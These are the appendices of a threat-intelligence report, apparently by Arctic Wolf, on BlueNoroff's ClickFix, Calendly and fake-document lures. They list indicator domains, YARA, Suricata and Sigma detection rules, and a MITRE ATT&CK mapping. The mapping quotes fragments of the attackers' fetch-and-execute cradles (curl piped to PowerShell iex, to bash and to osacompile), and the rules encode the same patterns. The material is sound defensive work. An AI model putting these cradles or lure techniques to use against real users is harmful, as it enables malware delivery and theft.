© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Category	Domains
Security scanner	instantsecscan[.]online, instantsecscan[.]xyz, ipblock[.]watch, scanmypc[.]online, scanmypc[.]xyz, securealliance[.]xyz, securemypc[.]life, securemypc[.]xyz
Productivity	ashnote[.]blog, cloud-docs[.]online, cobolabs[.]cloud, docsend[.]space, notionshare[.]online
Calendly lure	agenda[.]pw, idcheck[.]watch, ipcheck[.]watch
Persona	sealteam911[.]online, theworldofluck[.]online

Network: Domains, MEDIUM Confidence (10)

- docsend[.]blog
- docsend[.]site
- docsend[.]store
- docview[.]ink
- docview[.]pw
- docview[.]vip
- mailview[.]online
- sealteam911[.]com
- shiabank[.]com
- theworldofluck[.]site

Network: Notable Subdomains

Indicator	Context
updatesdk[.]ashnote[.]blog, updatesdk[.]teams-meeting[.]co, updatesdk[.]ms-teams[.]co, updatesdk[.]ms-teams[.]in, updatesdk[.]me-live[.]online, updatesdk[.]ms-meet[.]store, updatesdk[.]novaplayer[.]online	ClickFix "SDK update" payload hosts
calendly[.]agenda[.]pw, calendly[.]cloud-docs[.]online, calendly[.]idcheck[.]watch, calendly[.]ipcheck[.]watch	Calendly verification / scheduling lure hosts
hashkey[.]team-meet[.]xyz, gumi-cryptos[.]team-meet[.]xyz, slowmist[.]scanmypc[.]xyz, xfounders[.]videolan[.]store	Per-target subdomains (NOTE: Targeting does not establish compromise)
video[.]novaplayer[.]online, dg[.]novaplayer[.]online, m[.]novaplayer[.]online, mhrbw5b0qy[.]novaplayer[.]online, novaplayer[.]online	NovaStream cluster
0y92ktbofl5bbt1x[.]sealteam911[.]online, j6yminoi0pmxpzjx[.]sealteam911[.]online	Per-recipient SEAL lure links
camera[.]call-in[.]co, jitsi[.]videoviewer[.]online, erp[.]videolan[.]store, odoo[.]videolan[.]store	Backend / capture infrastructure

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

APPENDIX 2: Applied Countermeasures

The April 2026 rules (Fake_Zoom_or_MsMeetings_files, NK_BypassUacDLL, NK_Browser_implant) remain applicable and are published in the Arctic Wolf GitHub repository.

YARA Rules

```
rule targeted_bluenoroff_lnk_docview_chain
{
  meta:
    description = "BlueNoroff LNK execution chain fetching update.ps1 from docview[.]ink (document-themed ZIP lure)"
    author = "Arctic Wolf"
    distribution = "TLP:CLEAR"
    version = "1.0"
    last_modified = "2026-10-18"
    hash256 = "7dc3082d2fb8f7fadf4de5155405fbadda2b402e0210f982fa313b99f2b29a11"
    hash256 = "d78e925950df009a753f9eb193c8536551d38f84b9fe15de0c457c1441e9276d"
  strings:
    $a1 = "update.ps1" ascii wide
    $a2 = "-UseBasicParsing" ascii wide
    $a3 = "-ep bypass -f" ascii wide
    $a4 = "docview.ink/check/" ascii wide
    $a5 = "desktop-9511m6h" ascii wide
  condition:
    uint32(0) == 0x0000004C and filesize < 20KB and (3 of ($a1,$a2,$a3,$a4) or $a5)
}

rule targeted_bluenoroff_automator_jxa_osacompile {
  meta:
    description = "BlueNoroff macOS Automator workflow with JXA action that pipes curl output to osacompile"
    author = "Arctic Wolf"
    distribution = "TLP:CLEAR"
    version = "1.0"
    last_modified = "2026-10-18"
    hash256 = "166d9134388696e83a42454d1f5d2a2f98ba91b7820ac502ede3c32b779ea3b6"
  strings:
    $j1 = "Application.currentApplication()" ascii
    $j2 = "includeStandardAdditions" ascii
    $j3 = "doShellScript" ascii
    $s1 = "osacompile" ascii
    $s2 = "mktemp -t" ascii
    $s3 = "load script" ascii
    $o1 = "&amp;" ascii
  condition:
    filesize < 2MB and all of ($j*) and 2 of ($s*) and #o1 > 20
}
```

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Suricata Rules

```
alert dns any any -> any any (msg:"ARCTIC WOLF BlueNoroff ClickFix payload host (updatesdk subdomain)";
dns.query; content:"updatesdk."; startswith; classtype:trojan-activity; sid:2026101801; rev:1;)

alert dns any any -> any any (msg:"ARCTIC WOLF BlueNoroff Calendly-themed lure host (calendly subdomain
on non-Calendly domain)"; dns.query; content:"calendly."; startswith; content:!"calendly.com";
classtype:trojan-activity; sid:2026101802; rev:1;)

alert dns any any -> any any (msg:"ARCTIC WOLF BlueNoroff NovaStream lure domain"; dns.query;
content:"novaplayer."; nocase; classtype:trojan-activity; sid:2026101803; rev:1;)

alert tls any any -> any any (msg:"ARCTIC WOLF BlueNoroff lure cluster TLS SNI"; tls.sni;
pcre:"/^(?:[a-z0-9-
]+\.)?(novaplayer\.(online|xyz)|docview\.(ink|pw|vip)|sealteam911\.(online|com)|docsend\.(space|site|st
ore|blog)|ashnote\.blog|idcheck\.watch|ipcheck\.watch|agenda\.pw|scanmypc\.(xyz|online)|securemypc\.(li
fe|xyz)|instantsecscan\.(online|xyz)|videolan\.(store|online)|videoviewer\.online)$/";
classtype:trojan-activity; sid:2026101804; rev:1;)

alert http any any -> any any (msg:"ARCTIC WOLF BlueNoroff NovaStream OS-specific payload request";
http.uri; pcre:"/\/update-(win|mac|linux)sdk-[0-9]{8}$/"; classtype:trojan-activity; sid:2026101805;
rev:1;)

alert ip any any -> [104.168.149.230,104.168.149.182,104.168.149.21] any (msg:"ARCTIC WOLF BlueNoroff
lure infrastructure (Hostwinds cluster)"; classtype:trojan-activity; sid:2026101806; rev:1;)

alert tls any any -> any any (msg:"ARCTIC WOLF BlueNoroff cluster certificate fingerprint";
tls.cert_fingerprint; content:"ca:8d:f1:03:5a:7d:0e:9b:22:19:10:eb:6d:1d:06:89:b9:ca:9c:ab";
classtype:trojan-activity; sid:2026101808; rev:1;)

alert tls any any -> any any (msg:"ARCTIC WOLF BlueNoroff cluster default vhost certificate
(theworldofluck.online)"; tls.cert_fingerprint;
content:"41:cc:0a:b6:40:e9:bf:83:0d:11:6b:9e:dd:c4:31:be:3d:e9:8a:b3"; classtype:trojan-activity;
sid:2026101809; rev:1;)
```

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Sigma Rules

```
title: PowerShell Console Stdin Execution Cradle (curl | powershell iex)
id: 86abe4f2-c1d5-4082-9a7e-926b1381d68e
status: experimental
description: Detects the curl-to-PowerShell stdin execution cradle used by BlueNoroff ClickFix lures (Zoom/Teams WSS
variant, NovaStream Player)
author: Arctic Wolf
date: 2026/10/18
logsource:
  category: process_creation
  product: windows
detection:
  selection_ps:
    Image|endswith: '\powershell.exe'
    CommandLine|contains|all:
      - '[Console]::In.ReadToEnd()'
      - 'iex'
  selection_curl:
    ParentImage|endswith:
      - '\cmd.exe'
      - '\WindowsTerminal.exe'
  condition: selection_ps
falsepositives:
  - Unknown; pattern has no common legitimate use
level: high
tags:
  - attack.execution
  - attack.t1059.001
  - attack.t1204.001

---
title: LNK-Launched PowerShell Download-Execute-Delete of update.ps1
id: a4dac767-f920-4396-ab8b-71419c5bf246
status: experimental
description: Detects the docview[.]ink LNK chain - iwr to %TEMP%\update.ps1, execution with -ep bypass -f, then
Remove-Item
author: Arctic Wolf
date: 2026/10/18
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\powershell.exe'
    CommandLine|contains|all:
      - 'iwr'
      - '-UseBasicParsing'
      - 'update.ps1'
      - '-ep bypass -f'
  condition: selection
falsepositives:
  - Administrative scripts using the same file name (unlikely with this exact chain)
level: high
tags:
  - attack.execution
  - attack.t1059.001
  - attack.t1204.002
  - attack.defense_evasion
  - attack.t1070.004
```

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Sigma Rules – Continued

```
---
title: macOS curl Piped to osacompile (In-Memory AppleScript Compilation)
id: 92a0604a-9ef5-4160-9c0d-8fedfe5b2413
status: experimental
description: Detects remote AppleScript source compiled with osacompile from a curl download, as used by the BlueNoroff
Automator/JXA chain
author: Arctic Wolf
date: 2026/10/18
logsource:
  category: process_creation
  product: macos
detection:
  selection_compile:
    Image|endswith: '/osacompile'
    CommandLine|contains: '-o '
    CommandLine|endswith: '.scpt -'
  selection_parent:
    ParentImage|endswith:
      - '/osascript'
      - '/Automator'
      - '/sh'
      - '/bash'
      - '/zsh'
  condition: selection_compile and selection_parent
falsepositives:
  - Developers compiling AppleScript from stdin (rare outside build systems)
level: high
tags:
  - attack.execution
  - attack.t1059.002
  - attack.t1204.002

---
title: Browser Download of AppleScript or Automator Workflow File
id: cd3e8919-7782-4c2f-b550-1f6ba3b33f07
status: experimental
description: Detects .scpt or .wflow files written to the Downloads folder by a browser, as delivered by the Chrome PDF
Viewer, DocSend, Calendly Verification and NovaStream lures
author: Arctic Wolf
date: 2026/10/18
logsource:
  category: file_event
  product: macos
detection:
  selection:
    Image|endswith:
      - '/Google Chrome'
      - '/Safari'
      - '/firefox'
      - '/Microsoft Edge'
      - '/Brave Browser'
    TargetFilename|contains: '/Downloads/'
    TargetFilename|endswith:
      - '.scpt'
      - '.wflow'
      - '.workflow'
  condition: selection
falsepositives:
  - Users who legitimately download AppleScript files (rare)
level: medium
tags:
  - attack.initial_access
  - attack.t1566.002
```

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

APPENDIX 3: Detailed MITRE ATT&CK® Mapping

Tactic	Technique	Sub-Technique or Procedure Name / Context
Reconnaissance	T1593.001 - Search Open Websites/Domains: Social Media	Targets selected from LinkedIn, X and Telegram; 301 individuals profiled by role and organization; per-target subdomains built before contact
Reconnaissance	T1593 - Search Open Websites/Domains	YouTube interviews and conference talks of specific individuals screen-recorded as source material (ingredient names retained in edited files)
Resource Development	T1583.001 - Acquire Infrastructure: Domains	118 base domains across nine lure categories; numbered series (`teams02live…teams07live`), TLD permutations, brandless meeting names; Namecheap + privacy proxy, one-year terms
Resource Development	T1583.003 - Acquire Infrastructure: Virtual Private Server	Three adjacent Hostwinds VPS (`104[.]168[.]149[.]0/24`) from April 2026, replacing Petrosky Cloud
Resource Development	T1586 - Compromise Accounts	Telegram sessions stolen from prior victims reused as trusted senders (documented April; corroborated by JUMPSEC)
Resource Development	T1587 - Develop Capabilities	React/JavaScript lure kits for NovaStream and Calendly viewer; Automator/JXA chain; AI-generated artwork and deepfake video via seven generators
Resource Development	T1588.002 - Obtain Capabilities: Tool	Grok Imagine, Google Generative AI, Wondershare, BytePlus ModelArk and OpenAI APIs used for media production
Resource Development	T1608.001 - Stage Capabilities: Upload Malware	.scpt, LNK-in-ZIP and .wflow payloads staged on `updatesdk.*`, `docview[.]ink` and `calendly[.]idcheck[.]watch`
Resource Development	T1608.005 - Stage Capabilities: Link Target	Single-use per-recipient URLs (`/view/<token>`, `/check/<token>`, `z<hex>./dr-<hex>.` subdomains)
Initial Access	T1566.002 - Phishing: Spearphishing Link	Links to fake meeting, document-viewer, player and security-audit pages
Initial Access	T1566.003 - Phishing: Spearphishing via Service	Approach through Calendly scheduling and hijacked Telegram contacts; Calendly "verification" step

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Execution	T1204.001 - User Execution: Malicious Link	Victim opens the lure page and follows the "fix"
Execution	T1204.002 - User Execution: Malicious File	Victim runs downloaded `.scpt`, opens LNK inside a document-named ZIP, or runs document.wflow in Automator
Execution	T1059.001 - Command and Scripting Interpreter: PowerShell	`curl ... | powershell -c "[Console]::In.ReadToEnd()|iex"; iwr ... -o update.ps1; powershell -ep bypass -f`
Execution	T1059.003 - Command and Scripting Interpreter: Windows Command Shell	ClickFix instructs Win+R → cmd, decoy set NovaPlayer=... lines precede the cradle
Execution	T1059.002 - Command and Scripting Interpreter: AppleScript	JXA action in Automator assembles and runs `curl | osacompile`, then `load script/run; direct .scpt` payloads
Execution	T1059.004 - Command and Scripting Interpreter: Unix Shell	`curl -fsSL -k ... | bash` (Linux); shell command executed through osascript (macOS)
Defense Evasion	T1027.010 - Obfuscated Files or Information: Command Obfuscation	JXA shell command concatenated character by character with & to defeat static matching
Defense Evasion	T1036.008 - Masquerading: Masquerade File Type	LNK packaged beside a password-protected PDF to look like a document download; Automator workflow named `document.wflow`
Defense Evasion	T1070.004 - Indicator Removal: File Deletion	`ri $f -Force` after `update.ps1` runs; temporary `.scpt` deleted after run
Defense Evasion	T1656 - Impersonation	Chrome, Dropbox DocSend, Notion, Calendly, VLC, Microsoft Teams, Security Alliance (SEAL), named VC firms and real individuals impersonated
Defense Evasion	T1027.013 - Obfuscated Files or Information: Encrypted/Encoded File	Password-protected PDF inside LNK ZIPs (prevents static inspection)

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Collection	T1125 - Video Capture	`camera.` backend subdomain consistent with the getUserMedia webcam capture documented in April (not re-observed in a recovered 2026 sample)
Command and Control	T1105 - Ingress Tool Transfer	Second-stage scripts fetched from `updatesdk.*`, `docview[.]ink` and `calendly[.]idcheck[.]watch`
Command and Control	T1071.001 - Application Layer Protocol: Web Protocols	HTTPS delivery with -k (certificate checks disabled)

References

1. **Kaspersky GReAT**, "BlueNoroff's latest campaigns: GhostCall and GhostHire," Securelist, *October 2025.* https://securelist.com/bluenoroff-apt-campaigns-ghostcall-and-ghosthire/117842/
2. **Huntress**, "Inside the BlueNoroff Web3 macOS Intrusion Analysis," *June 2025*. https://www.huntress.com/blog/inside-bluenoroff-web3-intrusion-analysis
3. **Arctic Wolf Labs**, "BlueNoroff Uses ClickFix, Fileless PowerShell, and AI-Generated Fake Zoom Meetings to Target Web3 Sector," *April 2026.* https://arcticwolf.com/resources/blog/bluenoroff-uses-clickfix-fileless-powershell-and-ai-generated-zoom-meetings-to-target-web3-sector/ - IOC and YARA appendices: https://github.com/rtkwlf/wolf-tools/tree/main/threat-intelligence/bluenoroff-fake-zoom-clickfix
4. **The Hacker News** (reporting JUMPSEC research), "BlueNoroff Zoom Phishing Kit Profiles Crypto Wallets Before Malware Delivery," *24 July 2026.* https://thehackernews.com/2026/07/bluenoroff-zoom-phishing-kit-profiles.html
5. **Amazon Security Blog**, "Amazon identifies North Korean hacker group behind open-source supply chain attacks," *29 July 2026*. https://aws.amazon.com/blogs/security/amazon-identifies-north-korean-hacker-group-behind-open-source-supply-chain-attacks/
6. **Insikt Group (Recorded Future)**, "RedAlpha Conducts Multi-Year Credential Theft Campaign Targeting Global Humanitarian, Think Tank, and Government Organizations," *16 August 2022*, and indicator list: https://raw.githubusercontent.com/Insikt-Group/Research/9571bd788b9ca122ffa8078a3e562da0ebe566b1/RedAlpha%20-%20June%202022/RedAlpha%20June%202022%20Indicators.txt
7. **U.S.-China Economic and Security Review Commission**, "China's Global Police State: Background and U.S. Policy Implications," *13 December 2023*. https://www.uscc.gov/sites/default/files/2023-12/Chinas_Global_Police_State.pdf
8. **Security Alliance (SEAL) and SEAL 911**. https://securityalliance.org/; https://securityalliance.org/our-work/seal-911
9. **Keystone** (formerly Cobo Vault) support note on the Cobo Vault companion app. https://support.keyst.one/miscellaneous/cv-companion-app
10. **U.S. Government Accountability Office**, "Science & Tech Spotlight: Deepfakes," GAO-20-379SP, *February 2020*. https://www.gao.gov/products/gao-20-379sp
11. **Namecheap** RDAP record for ms-live[.]online (registration 2025-09-11, expiry 2026-09-11), *queried 18 October 2026*. https://rdap.namecheap.com/domain/ms-live.online

Legal disclaimer: *Attribution reflects Arctic Wolf Labs' assessment as of the report period and may evolve with new evidence. References to threat actor identity, nexus, and intent are analytical judgments, not statements of legal fact. This alert is provided for informational purposes only and does not constitute a guarantee of detection or prevention. Defensive effectiveness varies by environment, configuration, and available telemetry.*

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public